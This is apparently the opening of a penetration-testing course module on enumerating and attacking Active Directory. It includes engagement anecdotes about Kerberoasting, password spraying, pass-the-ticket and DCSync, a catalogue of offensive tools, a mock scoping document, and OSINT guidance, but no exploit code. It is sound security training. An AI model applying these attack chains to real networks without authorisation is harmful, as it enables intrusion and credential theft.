

1. Active Directory Enumeration & Attacks

Introduction to Active Directory Enumeration & Attacks

Active Directory Explained

Active Directory (AD) is a directory service for Windows enterprise environments that was officially implemented in 2000 with the release of Windows Server 2000 and has been incrementally improved upon with the release of each subsequent server OS since. AD is based on the protocols x.500 and LDAP that came before it and still utilizes these protocols in some form today. It is a distributed, hierarchical structure that allows for centralized management of an organization's resources, including users, computers, groups, network devices and file shares, group policies, devices, and trusts. AD provides authentication, accounting, and authorization functions within a Windows enterprise environment. If this is your first time learning about Active Directory or hearing these terms, check out the [Intro To Active Directory](#) module for a more in-depth look at the structure and function of AD, AD objects, etc.

Why Should We Care About AD?

At the time of writing this module, Microsoft Active Directory holds around 43% of the [market share](#) for enterprise organizations utilizing Identity and Access management solutions. This is a huge portion of the market, and it isn't likely to go anywhere any time soon since Microsoft is improving and blending implementations with Azure AD. Another interesting stat to consider is that just in the last two years, Microsoft has had over 2000 reported vulnerabilities tied to a [CVE](#). AD's many services and main purpose of making information easy to find and access make it a bit of a behemoth to manage and correctly harden. This exposes enterprises to vulnerabilities and exploitation from simple misconfigurations of services and permissions. Tie these misconfigurations and ease of access with common user and OS vulnerabilities, and you have a perfect storm for an attacker to take advantage of. With all of this in mind, this module will explore some of these common issues and show us how to identify, enumerate, and take advantage of their existence. We will practice enumerating AD utilizing native tools and languages such as `Sysinternals`, `WMI`, `DNS`, and many others. Some attacks we will also practice include `Password spraying`, `Kerberoasting`, utilizing tools such as `Responder`, `Kerbrute`, `Bloodhound`, and much more.

We may often find ourselves in a network with no clear path to a foothold through a remote exploit such as a vulnerable application or service. Yet, we are within an Active Directory environment, which can lead to a foothold in many ways. The general goal of gaining a foothold in a client's AD environment is to `escalate privileges` by moving laterally or vertically throughout the network until we accomplish the intent of the assessment. The goal can vary from client to client. It may be accessing a specific host, user's email inbox, database, or just complete domain compromise and looking for every possible path to Domain Admin level access within the testing period. Many open-source tools are available to facilitate enumerating and attacking Active Directory. To be most effective, we must understand how to perform as much of this enumeration manually as possible. More importantly, we need to understand the "why" behind certain flaws and misconfigurations. This will make us more effective as attackers and equip us to give sound recommendations to our clients on the major issues within their environment, as well as clear and actionable remediation advice.

We need to be comfortable enumerating and attacking AD from both Windows and Linux, with a limited toolset or built-in Windows tools, also known as "`living off the land`." It is common to run into situations where our tools fail, are being blocked, or we are conducting an assessment where the client has us work from a `managed workstation or VDI instance` instead of the customized Linux or Windows attack host we may have grown accustomed to. To be effective in all situations, we must be able to adapt quickly on the fly, understand the many nuances of AD and know how to access them even when severely limited in our options.

Real-World Examples

Let's look at a few scenarios to see just what is possible in a real-world AD-centric engagement:

Scenario 1 - Waiting On An Admin

During this engagement, I compromised a single host and gained `SYSTEM` level access. Because this was a domain-joined host, I was able to use this access to enumerate the domain. I went through all of the standard enumeration, but did not find much. There were `Service Principal Names (SPNs)` present within the environment, and I was able to perform a Kerberoasting attack and retrieve TGS tickets for a few accounts. I attempted to crack these with Hashcat and some of my standard wordlists and rules, but was unsuccessful at first. I ended up leaving a cracking job running overnight with a very large wordlist combined with the [d3ad0ne](#) rule that ships with Hashcat. The next morning I had a hit on one ticket and retrieved the cleartext password for a user account. This account did not give me significant access, but it did give me write access on certain file shares. I used this access to drop SCF files around the shares and left Responder going. After a while, I got

a single hit, the `NetNTLMv2` hash of a user. I checked through the BloodHound output and noticed that this user was actually a domain admin! Easy day from here.

Scenario 2 - Spraying The Night Away

Password spraying can be an extremely effective way to gain a foothold in a domain, but we must exercise great care not to lock out user accounts in the process. On one engagement, I found an SMB NULL session using the [enum4linux](#) tool and retrieved both a listing of all users from the domain, and the domain `password policy`. Knowing the password policy was crucial because I could ensure that I was staying within the parameters to not lock out any accounts and also knew that the policy was a minimum eight-character password and password complexity was enforced (meaning that a user's password required 3/4 of special character, number, uppercase, or lower case number, i.e., `Welcome1`). I tried several common weak passwords such as `Welcome1`, `Password1`, `Password123`, `Spring2018`, etc. but did not get any hits. Finally, I made an attempt with `Spring@18` and got a hit! Using this account, I ran BloodHound and found several hosts where this user had local admin access. I noticed that a domain admin account had an active session on one of these hosts. I was able to use the Rubeus tool and extract the Kerberos TGT ticket for this domain user. From there, I was able to perform a `pass-the-ticket` attack and authenticate as this domain admin user. As a bonus, I was able to take over the trusting domain as well because the Domain Administrators group for the domain that I took over was a part of the Administrators group in the trusting domain via nested group membership, meaning I could use the same set of credentials to authenticate to the other domain with full administrative level access.

Scenario 3 - Fighting In The Dark

I had tried all of my standard ways to obtain a foothold on this third engagement, and nothing had worked. I decided that I would use the [Kerbrute](#) tool to attempt to enumerate valid usernames and then, if I found any, attempt a targeted password spraying attack since I did not know the password policy and didn't want to lock any accounts out. I used the [linkedin2username](#) tool to first mashup potential usernames from the company's LinkedIn page. I combined this list with several username lists from the [statistically-likely-usernames](#) GitHub repo and, after using the `userenum` feature of Kerbrute, ended up with **516** valid users. I knew I had to tread carefully with password spraying, so I tried with the password `Welcome2021` and got a single hit! Using this account, I ran the Python version of BloodHound from my attack host and found that all domain users had RDP access to a single box. I logged into this host and used the PowerShell tool [DomainPasswordSpray](#) to spray again. I was more confident this time around because I could a) view the password policy and b) the DomainPasswordSpray tool will remove accounts close to lockout from the target list. Being that I was authenticated within the domain, I could now spray with all

domain users, which gave me significantly more targets. I tried again with the common password Fall2021 and got several hits, all for users not in my initial wordlist. I checked the rights for each of these accounts and found that one was in the Help Desk group, which had [GenericAll](#) rights over the [Enterprise Key Admins](#) group. The Enterprise Key Admins group had GenericAll privileges over a domain controller, so I added the account I controlled to this group, authenticated again, and inherited these privileges. Using these rights, I performed the [Shadow Credentials](#) attack and retrieved the NT hash for the domain controller machine account. With this NT hash, I was then able to perform a DCSync attack and retrieve the NTLM password hashes for all users in the domain because a domain controller can perform replication, which is required for DCSync.

This Is The Way

These scenarios may seem overwhelming with many foreign concepts right now, but after completing this module, you will be familiar with most of them (some concepts described in these scenarios are outside the scope of this module). These show the importance of iterative enumeration, understanding our target, and adapting and thinking outside the box as we work our way through an environment. We will perform many of the parts of the attack chains described above in these module sections, and then you'll get to put your skills to the test by attacking two different AD environments at the end of this module and discovering your own attack chains. Strap in because this will be a fun, but bumpy, ride through the wild world that is enumerating and attacking Active Directory.

Practical Examples

Throughout the module, we will cover examples with accompanying command output. Most of which can be reproduced on the target VMs that can be spawned within the relevant sections. You will be provided RDP credentials to interact with some of the target VMs to learn how to enumerate and attack from a Windows host (`MS01`) and SSH access to a preconfigured Parrot Linux host (`ATTACK01`) to perform enumeration and attack examples from Linux. You can connect from the Pwnbox or your own VM (after downloading a VPN key once a machine spawns) via RDP using [FreeRDP](#), [Remmina](#), or the RDP client of your choice where applicable or the SSH client built into the Pwnbox or your own VM.

Connecting via FreeRDP

We can connect via command line using the command:

```
xfreerdp /v:<MS01 target IP> /u:htb-student /p:Academy_student_AD!
```

Connecting via SSH

We can connect to the provided Parrot Linux attack host using the command, then enter the provided password when prompted.

```
ssh htb-student@<ATTACK01 target IP>
```

Xfreerdp to the ATTACK01 Parrot Host

We also installed an `XRDP` server on the `ATTACK01` host to provide GUI access to the Parrot attack host. This can be used to interact with the BloodHound GUI tool which we will cover later in this section. In sections where this host spawns (where you are given SSH access) you can also connect to it using `xfreerdp` using the same command as you would with the Windows attack host above:

```
xfreerdp /v:<ATTACK01 target IP> /u:htb-student /p:HTB_@cademy_stdnt!
```

Most sections will provide credentials for the `htb-student` user on either `MS01` or `ATTACK01`. Depending on the material and challenges, some sections will have you authenticate to a target with a different user, and alternate credentials will be provided.

Throughout the course of this module you will be presented with multiple mini Active Directory labs. Some of these labs can take 3-5 minutes to fully spawn and be accessible via RDP. We recommend scrolling to the end of each section, clicking to spawn the lab, and then start reading through the material, so the environment is up by the time you reach the interactive portions of the section.

Toolkit

We provide a Windows and Parrot Linux attack host in the accompanying lab for this module. All tools needed to perform all examples and solve all questions throughout the module sections are present on the hosts. The tools necessary for the Windows attack host, `MS01` are located in the `C:\Tools` directory. Others, such as the Active Directory PowerShell module, will load upon opening a PowerShell console window. Tools on the Linux attack host, `ATTACK01`, are either installed and added to the `htb-student` users' PATH or present in the `/opt` directory. You can, of course, (and it is encouraged) compile (where needed) and upload your own tools and scripts to the attack hosts to get in the habit

of doing so or hosting them on an SMB share from the Pwnbox working with the tools that way. Keep in mind that when performing an actual penetration test in a client's network, it is always best to compile the tools yourself to examine the code beforehand and ensure there is nothing malicious hiding in the compiled executable. We don't want to bring infected tools into a client's network and expose them to an outside attack.

Have fun, and don't forget to think outside of the box! AD is immense. You will not master it overnight, but keep working at it, and soon the content in this module will be second nature.

-mrb3n

Tools of the Trade

Many of the module sections require tools such as open-source scripts or precompiled binaries. These can be found in the `C:\Tools` directory on the Windows hosts provided in the sections aimed at attacking from Windows. In sections that focus on attacking AD from Linux, we provide a Parrot Linux host customized for the target environment as if you were an anonymous user with an attack host within the internal network. All necessary tools and scripts are preloaded on this host (either installed or in the `/opt` directory). Here is a listing of many of the tools that we will cover in this module:

Tool	Description
PowerView / SharpView	A PowerShell tool and a .NET port of the same used to gain situational awareness in AD. These tools can be used as replacements for various Windows <code>net*</code> commands and more. PowerView and SharpView can help us gather much of the data that BloodHound does, but it requires more work to make meaningful relationships among all of the data points. These tools are great for checking what additional access we may have with a new set of credentials, targeting specific users or computers, or finding some "quick wins" such as users that can be attacked via Kerberoasting or ASREPRoasting.
BloodHound	Used to visually map out AD relationships and help plan attack paths that may otherwise go unnoticed. Uses the SharpHound PowerShell or C# ingestor to gather data to later be imported into the BloodHound JavaScript (Electron) application with a Neo4j database for graphical analysis of the AD environment.

Tool	Description
SharpHound	The C# data collector to gather information from Active Directory about varying AD objects such as users, groups, computers, ACLs, GPOs, user and computer attributes, user sessions, and more. The tool produces JSON files which can then be ingested into the BloodHound GUI tool for analysis.
BloodHound.py	A Python-based BloodHound ingestor based on the Impacket toolkit . It supports most BloodHound collection methods and can be run from a non-domain joined attack host. The output can be ingested into the BloodHound GUI for analysis.
Kerbrute	A tool written in Go that uses Kerberos Pre-Authentication to enumerate Active Directory accounts, perform password spraying, and brute-forcing.
Impacket toolkit	A collection of tools written in Python for interacting with network protocols. The suite of tools contains various scripts for enumerating and attacking Active Directory.
Responder	Responder is a purpose-built tool to poison LLMNR, NBT-NS, and MDNS, with many different functions.
Inveigh.ps1	Similar to Responder, a PowerShell tool for performing various network spoofing and poisoning attacks.
C# Inveigh (InveighZero)	The C# version of Inveigh with a semi-interactive console for interacting with captured data such as username and password hashes.
rpcinfo	The rpcinfo utility is used to query the status of an RPC program or enumerate the list of available RPC services on a remote host. The "-p" option is used to specify the target host. For example the command "rpcinfo -p 10.0.0.1" will return a list of all the RPC services available on the remote host, along with their program number, version number, and protocol. Note that this command must be run with sufficient privileges.
rpcclient	A part of the Samba suite on Linux distributions that can be used to perform a variety of Active Directory enumeration tasks via the remote RPC service.
CrackMapExec (CME)	CME is an enumeration, attack, and post-exploitation toolkit which can help us greatly in enumeration and performing attacks with the data we gather. CME attempts to "live off the land" and abuse built-in AD features and protocols like SMB, WMI, WinRM, and MSSQL.
Rubeus	Rubeus is a C# tool built for Kerberos Abuse.
 GetUserSPNs.py	Another Impacket module geared towards finding Service Principal names tied to normal users.

Tool	Description
Hashcat	A great hash cracking and password recovery tool.
enum4linux	A tool for enumerating information from Windows and Samba systems.
enum4linux-ng	A rework of the original Enum4linux tool that works a bit differently.
ldapsearch	Built-in interface for interacting with the LDAP protocol.
windapsearch	A Python script used to enumerate AD users, groups, and computers using LDAP queries. Useful for automating custom LDAP queries.
DomainPasswordSpray.ps1	DomainPasswordSpray is a tool written in PowerShell to perform a password spray attack against users of a domain.
LAPSToolkit	The toolkit includes functions written in PowerShell that leverage PowerView to audit and attack Active Directory environments that have deployed Microsoft's Local Administrator Password Solution (LAPS).
smbmap	SMB share enumeration across a domain.
psexec.py	Part of the Impacket toolkit, it provides us with Psexec-like functionality in the form of a semi-interactive shell.
wmieexec.py	Part of the Impacket toolkit, it provides the capability of command execution over WMI.
Snaffler	Useful for finding information (such as credentials) in Active Directory on computers with accessible file shares.
smbserver.py	Simple SMB server execution for interaction with Windows hosts. Easy way to transfer files within a network.
setspn.exe	Adds, reads, modifies and deletes the Service Principal Names (SPN) directory property for an Active Directory service account.
Mimikatz	Performs many functions. Notably, pass-the-hash attacks, extracting plaintext passwords, and Kerberos ticket extraction from memory on a host.
secretsdump.py	Remotely dump SAM and LSA secrets from a host.
evil-winrm	Provides us with an interactive shell on a host over the WinRM protocol.
mssqlclient.py	Part of the Impacket toolkit, it provides the ability to interact with MSSQL databases.
noPac.py	Exploit combo using CVE-2021-42278 and CVE-2021-42287 to impersonate DA from standard domain user.
rpcdump.py	Part of the Impacket toolset, RPC endpoint mapper.
CVE-2021-1675.py	Printnightmare PoC in python.

Tool	Description
ntlmrelayx.py	Part of the Impacket toolset, it performs SMB relay attacks.
PetitPotam.py	PoC tool for CVE-2021-36942 to coerce Windows hosts to authenticate to other machines via MS-EFSRPC EfsRpcOpenFileRaw or other functions.
gettgtpkinit.py	Tool for manipulating certificates and TGTs.
getnthash.py	This tool will use an existing TGT to request a PAC for the current user using U2U.
adidnsdump	A tool for enumerating and dumping DNS records from a domain. Similar to performing a DNS Zone transfer.
gpp-decrypt	Extracts usernames and passwords from Group Policy preferences files.
GetNPUsers.py	Part of the Impacket toolkit. Used to perform the ASREPRoasting attack to list and obtain AS-REP hashes for users with the 'Do not require Kerberos preauthentication' set. These hashes are then fed into a tool such as Hashcat for attempts at offline password cracking.
lookupsid.py	SID bruteforcing tool.
ticketer.py	A tool for creation and customization of TGT/TGS tickets. It can be used for Golden Ticket creation, child to parent trust attacks, etc.
raiseChild.py	Part of the Impacket toolkit, It is a tool for automated child to parent domain privilege escalation.
Active Directory Explorer	Active Directory Explorer (AD Explorer) is an AD viewer and editor. It can be used to navigate an AD database and view object properties and attributes. It can also be used to save a snapshot of an AD database for offline analysis. When an AD snapshot is loaded, it can be explored as a live version of the database. It can also be used to compare two AD database snapshots to see changes in objects, attributes, and security permissions.
PingCastle	Used for auditing the security level of an AD environment based on a risk assessment and maturity framework (based on CMMI adapted to AD security).
Group3r	Group3r is useful for auditing and finding security misconfigurations in AD Group Policy Objects (GPO).
ADRecon	A tool used to extract various data from a target AD environment. The data can be output in Microsoft Excel format with summary views and analysis to assist with analysis and paint a picture of the environment's overall security state.

Scenario

We are Penetration Testers working for CAT-5 Security. After a few successful engagements shadowing with the team, the more senior members want to see how well we can do starting an assessment on our own. The team lead sent us the following email detailing what we need to accomplish.

Tasking Email

Enumeration and Attacks against client Inlanefreight

 Jack Smith
Mon 2/7/2022 3:27 PM
To: Pentesting Interns

Testers,

You are being tasked with performing the following actions for the upcoming assessment against Inlanefreight:

- Initial recon and enumeration of the domain "INLANEFREIGHT.LOCAL"
- Credential discovery from open sources and network enumeration
- Lateral Movement and follow-on enumeration of internal services and hosts.
- Privilege Escalation (Customer wishes to see if we can escalate privileges from no user to a basic user to an administrator)
- and If possible, acquire Domain Admin credentials and access to the domain

Your findings will drive further actions against the Inlanefreight network for this assessment, so please take care to completely enumerate the domain, and find users, hosts, and credentials that can be used for further attack paths. The Scoping document and rules of engagement will follow soon.

R/S
J. Smith CISSP.
Red Team Lead
Cat5 Security LLC.

"The best leader is one who helps his people so that eventually they wont need him."

[Reply](#) | [Forward](#)

This module will allow us to practice our skills (both prior and newly minted) with these tasks. The final assessment for this module is the execution of two internal penetration tests against the company Inlanefreight. During these assessments, we will work through an internal penetration test simulating starting from an external breach position and a second one beginning with an attack box inside the internal network as clients often request. Completing the skills assessments signifies the successful completion of the tasks mentioned in the scoping document and tasking email above. In doing so, we will demonstrate a firm grasp of many automated and manual AD attack and enumeration concepts, knowledge of and experience with a wide array of tools, and the ability to interpret data gathered from an AD environment to make critical decisions to advance the assessment. The content in this module is meant to cover core enumeration concepts necessary for anyone to be successful in performing internal penetration tests in Active Directory environments. We will also cover many of the most common attack techniques in great depth while working through some more advanced concepts as a primer for AD-focused material that will be covered in more advanced modules.

Below you will find a completed scoping document for the engagement containing all pertinent information provided by the customer.

Assessment Scope

The following IPs, hosts, and domains defined below make up the scope of the assessment.

In Scope For Assessment

Range/Domain	Description
INLANEFREIGHT.LOCAL	Customer domain to include AD and web services.
LOGISTICS.INLANEFREIGHT.LOCAL	Customer subdomain
FREIGHTLOGISTICS.LOCAL	Subsidiary company owned by Inlanefreight. External forest trust with INLANEFREIGHT.LOCAL
172.16.5.0/23	In-scope internal subnet.

Out Of Scope

- Any other subdomains of INLANEFREIGHT.LOCAL
- Any subdomains of FREIGHTLOGISTICS.LOCAL
- Any phishing or social engineering attacks
- Any other IPs/domains/subdomains not explicitly mentioned
- Any types of attacks against the real-world inlanefreight.com website outside of passive enumeration shown in this module

Methods Used

The following methods are authorized for assessing Inlanefreight and its systems :

External Information Gathering (Passive Checks)

External information gathering is authorized to demonstrate the risks associated with information that can be gathered about the company from the internet. To simulate a real-world attack, CAT-5 and its assessors will conduct external information gathering from an anonymous perspective on the internet with no information provided in advance regarding Inlanefreight outside of what is provided within this document.

Cat-5 will perform passive enumeration to uncover information that may help with internal testing. Testing will employ various degrees of information gathering from open-source resources to identify publicly accessible data that may pose a risk to Inlanefreight and assist with the internal penetration test. No active enumeration, port scans, or attacks will be

performed against internet-facing "real-world" IP addresses or the website located at <https://www.inlanefreight.com>.

Internal Testing

The internal assessment portion is designed to demonstrate the risks associated with vulnerabilities on internal hosts and services (Active Directory specifically) by attempting to emulate attack vectors from within Inlanefreight's area of operations. The result will allow Inlanefreight to assess the risks of internal vulnerabilities and the potential impact of a successfully exploited vulnerability.

To simulate a real-world attack, Cat-5 will conduct the assessment from an untrusted insider perspective with no advance information outside of what's provided in this documentation and discovered from external testing. Testing will start from an anonymous position on the internal network with the goal of obtaining domain user credentials, enumerating the internal domain, gaining a foothold, and moving laterally and vertically to achieve compromise of all in-scope internal domains. Computer systems and network operations will not be intentionally interrupted during the test.

Password Testing

Password files captured from Inlanefreight devices, or provided by the organization, may be loaded onto offline workstations for decryption and utilized to gain further access and accomplish the assessment goals. At no time will a captured password file or the decrypted passwords be revealed to persons not officially participating in the assessment. All data will be stored securely on Cat-5 owned and approved systems and retained for a period of time defined in the official contract between Cat-5 and Inlanefreight.

We provided the above scoping documentation so we become used to seeing this style of documentation. As we progress through our Infosec Careers, especially on the offensive side, it will be common to receive scoping documents and Rules of Engagement (RoE) documents that outline these types of information.

The Stage Is Set

Now that we have our scope clearly defined for this module, we can dive into exploring Active Directory enumeration and attack vectors. Now, let's dive into performing passive external enumeration against Inlanefreight.

External Recon and Enumeration Principles

Before kicking off any pentest, it can be beneficial to perform external reconnaissance of your target. This can serve many different functions, such as:

- Validating information provided to you in the scoping document from the client
- Ensuring you are taking actions against the appropriate scope when working remotely
- Looking for any information that is publicly accessible that can affect the outcome of your test, such as leaked credentials

Think of it like this; we are trying to get the lay of the land to ensure we provide the most comprehensive test possible for our customer. That also means identifying any potential information leaks and breach data out in the world. This can be as simple as gleaning a username format from the customer's main website or social media. We may also dive as deep as scanning GitHub repositories for credentials left in code pushes, hunting in documents for links to an intranet or remotely accessible sites, and just looking for any information that can key us in on how the enterprise environment is configured.

What Are We Looking For?

When conducting our external reconnaissance, there are several key items that we should be looking for. This information may not always be publicly accessible, but it would be prudent to see what is out there. If we get stuck during a penetration test, looking back at what could be obtained through passive recon can give us that nudge needed to move forward, such as password breach data that could be used to access a VPN or other externally facing service. The table below highlights the " What " in what we would be searching for during this phase of our engagement.

Data Point	Description
IP Space	Valid ASN for our target, netblocks in use for the organization's public-facing infrastructure, cloud presence and the hosting providers, DNS record entries, etc.
Domain Information	Based on IP data, DNS, and site registrations. Who administers the domain? Are there any subdomains tied to our target? Are there any publicly accessible domain services present? (Mailservers, DNS, Websites, VPN portals, etc.) Can we determine what kind of defenses are in place? (SIEM, AV, IPS/IDS in use, etc.)
Schema Format	Can we discover the organization's email accounts, AD usernames, and even password policies? Anything that will give us information we can use to build a valid username list to test external-facing services for password spraying, credential stuffing, brute forcing, etc.

Data Point	Description
Data Disclosures	For data disclosures we will be looking for publicly accessible files (.pdf, .ppt, .docx, .xlsx, etc.) for any information that helps shed light on the target. For example, any published files that contain intranet site listings, user metadata, shares, or other critical software or hardware in the environment (credentials pushed to a public GitHub repo, the internal AD username format in the metadata of a PDF, for example.)
Breach Data	Any publicly released usernames, passwords, or other critical information that can help an attacker gain a foothold.

We have addressed the `why` and `what` of external reconnaissance; let's dive into the `where` and `how`.

Where Are We Looking?

Our list of data points above can be gathered in many different ways. There are many different websites and tools that can provide us with some or all of the information above that we could use to obtain information vital to our assessment. The table below lists a few potential resources and examples that can be used.

Resource	Examples
ASN / IP registrars	IANA , arin for searching the Americas, RIPE for searching in Europe, BGP Toolkit
Domain Registrars & DNS	Domaintools , PTRArchive , ICANN , manual DNS record requests against the domain in question or against well known DNS servers, such as 8.8.8.8 .
Social Media	Searching LinkedIn, Twitter, Facebook, your region's major social media sites, news articles, and any relevant info you can find about the organization.
Public-Facing Company Websites	Often, the public website for a corporation will have relevant info embedded. News articles, embedded documents, and the "About Us" and "Contact Us" pages can also be gold mines.
Cloud & Dev Storage Spaces	GitHub , AWS S3 buckets & Azure Blob storage containers , Google searches using "Dorks"
Breach Data Sources	HaveIBeenPwned to determine if any corporate email accounts appear in public breach data, Dehashed to search for corporate emails with cleartext passwords or hashes we can try to crack offline. We can then try these passwords against any exposed login portals (Citrix, RDS, OWA, 0365, VPN, VMware Horizon, custom applications, etc.) that may use AD authentication.

Finding Address Spaces

The screenshot shows the Hurricane Electric BGP Toolkit Home page. At the top left is the HE logo. To its right is the text "HURRICANE ELECTRIC INTERNET SERVICES". To the right of that is a search bar with a "Search" button. Below the logo is a link to "BGP Toolkit Home". On the left, there's a "Quick Links" sidebar with links to various reports and tools. The main content area has a "Home" tab selected. It displays a welcome message, the IP address being visited (72.185.168.230), the ASN announced (72.184.0.0/14), and the ISP (Charter Communications Inc). Each of these three items has a small American flag icon to its right. At the bottom of the content area, it says "Updated 04 Nov 2021 14:12 PST © 2021 Hurricane Electric".

The BGP-Toolkit hosted by [Hurricane Electric](#) is a fantastic resource for researching what address blocks are assigned to an organization and what ASN they reside within. Just punch in a domain or IP address, and the toolkit will search for any results it can. We can glean a lot from this info. Many large corporations will often self-host their infrastructure, and since they have such a large footprint, they will have their own ASN. This will typically not be the case for smaller organizations or fledgling companies. As you research, keep this in mind since smaller organizations will often host their websites and other infrastructure in someone else's space (Cloudflare, Google Cloud, AWS, or Azure, for example). Understanding where that infrastructure resides is extremely important for our testing. We have to ensure we are not interacting with infrastructure out of our scope. If we are not careful while pentesting against a smaller organization, we could end up inadvertently causing harm to another organization sharing that infrastructure. You have an agreement to test with the customer, not with others on the same server or with the provider. Questions around self-hosted or 3rd party managed infrastructure should be handled during the scoping process and be clearly listed in any scoping documents you receive.

In some cases, your client may need to get written approval from a third-party hosting provider before you can test. Others, such as AWS, have specific [guidelines](#) for performing penetration tests and do not require prior approval for testing some of their services. Others, such as Oracle, ask you to submit a [Cloud Security Testing Notification](#). These types of steps should be handled by your company management, legal team, contracts team, etc. If you are in doubt, escalate before attacking any external-facing services you are unsure of during an assessment. It is our responsibility to ensure that we have explicit permission to attack any hosts (both internal and external), and stopping and clarifying the scope in writing never hurts.

DNS

DNS is a great way to validate our scope and find out about reachable hosts the customer did not disclose in their scoping document. Sites like [domaintools](#), and [viewdns.info](#) are great spots to start. We can get back many records and other data ranging from DNS resolution to testing for DNSSEC and if the site is accessible in more restricted countries. Sometimes we may find additional hosts out of scope, but look interesting. In that case, we could bring this list to our client to see if any of them should indeed be included in the scope. We may also find interesting subdomains that were not listed in the scoping documents, but reside on in-scope IP addresses and therefore are fair game.

Viewdns.info

The screenshot shows the homepage of Viewdns.info. At the top, there's a navigation bar with tabs for Tools, API, Research, and Data. Below the navigation are nine search boxes arranged in a 3x3 grid:

- Reverse IP Lookup**: Find all sites hosted on a given server. Input: Domain / IP, Output: GO button.
- Reverse Whois Lookup**: Find domain names owned by an individual or company. Input: Registrant Name or Email Address, Output: GO button.
- IP History**: Show historical IP addresses for a domain. Input: Domain (e.g., domain.com), Output: GO button.
- DNS Report**: Provides a complete report on your DNS settings. Input: Domain (e.g., domain.com), Output: GO button.
- Reverse MX Lookup**: Find all sites that use a given mail server. Input: Mail server (e.g., mail.google.com), Output: GO button.
- Reverse NS Lookup**: Find all sites that use a given nameserver. Input: Nameserver (e.g., ns1.example.com), Output: GO button.
- IP Location Finder**: Find the geographic location of an IP Address. Input: IP, Output: GO button.
- Chinese Firewall Test**: Checks whether a site is accessible from China. Input: URL / Domain, Output: GO button.
- DNS Propagation Checker**: Check whether recent DNS changes have propagated. Input: Domain (e.g., domain.com), Output: GO button.
- Is My Site Down**: Check whether a site is actually down or not. Input: Domain (e.g., domain.com), Output: GO button.
- Iran Firewall Test**: Check whether a site is accessible in Iran. Input: Site URL / Domain, Output: GO button.
- Domain / IP Whois**: Lookup information on a Domain or IP address. Input: Domain / IP, Output: GO button.

This is also a great way to validate some of the data found from our IP/ASN searches. Not all information about the domain found will be current, and running checks that can validate what we see is always good practice.

Public Data

Social media can be a treasure trove of interesting data that can clue us in to how the organization is structured, what kind of equipment they operate, potential software and security implementations, their schema, and more. On top of that list are job-related sites like LinkedIn, Indeed.com, and Glassdoor. Simple job postings often reveal a lot about a company. For example, take a look at the job listing below. It's for a [SharePoint Administrator](#) and can key us in on many things. We can tell from the listing that the company has been using SharePoint for a while and has a mature program since they are talking about security programs, backup & disaster recovery, and more. What is interesting to us in this posting is that we can see the company likely uses SharePoint 2013 and SharePoint 2016. That means they may have upgraded in place, potentially leaving

vulnerabilities in play that may not exist in newer versions. This also means we may run into different versions of SharePoint during our engagements.

Sharepoint Admin Job Listing

Full Job Description

Role: SharePoint Administrator

Location: Remote

Experience: 8+ years

Job Description:

- Experience in handling Application Deployment and Production Support activities.
- SharePoint Online/Office 365, SharePoint 2013/2016
- Azure infrastructure, Azure DevOps, Kubernetes, Azure database, Dockerfile, Containers
- Familiarity with PHP code analysis/technical support experience.
- Ability to team with others to diagnose and creatively solve problems.
- Enterprise application experience

Don't discount public information such as job postings or social media. You can learn a lot about an organization just from what they post, and a well-intentioned post could disclose data relevant to us as penetration testers.

Websites hosted by the organization are also great places to dig for information. We can gather contact emails, phone numbers, organizational charts, published documents, etc. These sites, specifically the embedded documents, can often have links to internal infrastructure or intranet sites that you would not otherwise know about. Checking any publicly accessible information for those types of details can be quick wins when trying to formulate a picture of the domain structure. With the growing use of sites such as GitHub, AWS cloud storage, and other web-hosted platforms, data can also be leaked unintentionally. For example, a dev working on a project may accidentally leave some credentials or notes hardcoded into a code release. If you know where to look for that data, it can give you an easy win. It could mean the difference between having to password spray and brute-force credentials for hours or days or gaining a quick foothold with developer credentials, which may also have elevated permissions. Tools like [Trufflehog](#) and sites like [Greyhat Warfare](#) are fantastic resources for finding these breadcrumbs.

We have spent some time discussing external enumeration and recon of an organization, but this is just one piece of the puzzle. For a more detailed introduction to OSINT and external enumeration, check out the [Footprinting](#) and [OSINT:Corporate Recon](#) modules.

Up to this point, we have been mostly passive in our discussions. As you move forward into the pentest, you will become more hands-on, validating the information you have found and probing the domain for more information. Let's take a minute to discuss enumeration principles and how we can put a process in place to perform these actions.

Overarching Enumeration Principles

Keeping in mind that our goal is to understand our target better, we are looking for every possible avenue we can find that will provide us with a potential route to the inside. Enumeration itself is an iterative process we will repeat several times throughout a penetration test. Besides the customer's scoping document, this is our primary source of information, so we want to ensure we are leaving no stone unturned. When starting our enumeration, we will first use `passive` resources, starting wide in scope and narrowing down. Once we exhaust our initial run of passive enumeration, we will need to examine the results and then move into our active enumeration phase.

Example Enumeration Process

We have already covered quite a few concepts pertaining to enumeration. Let's start putting it all together. We will practice our enumeration tactics on the `inlanefreight.com` domain without performing any heavy scans (such as Nmap or vulnerability scans which are out of scope). We will start first by checking our Netblocks data and seeing what we can find.

Check for ASN/IP & Domain Data

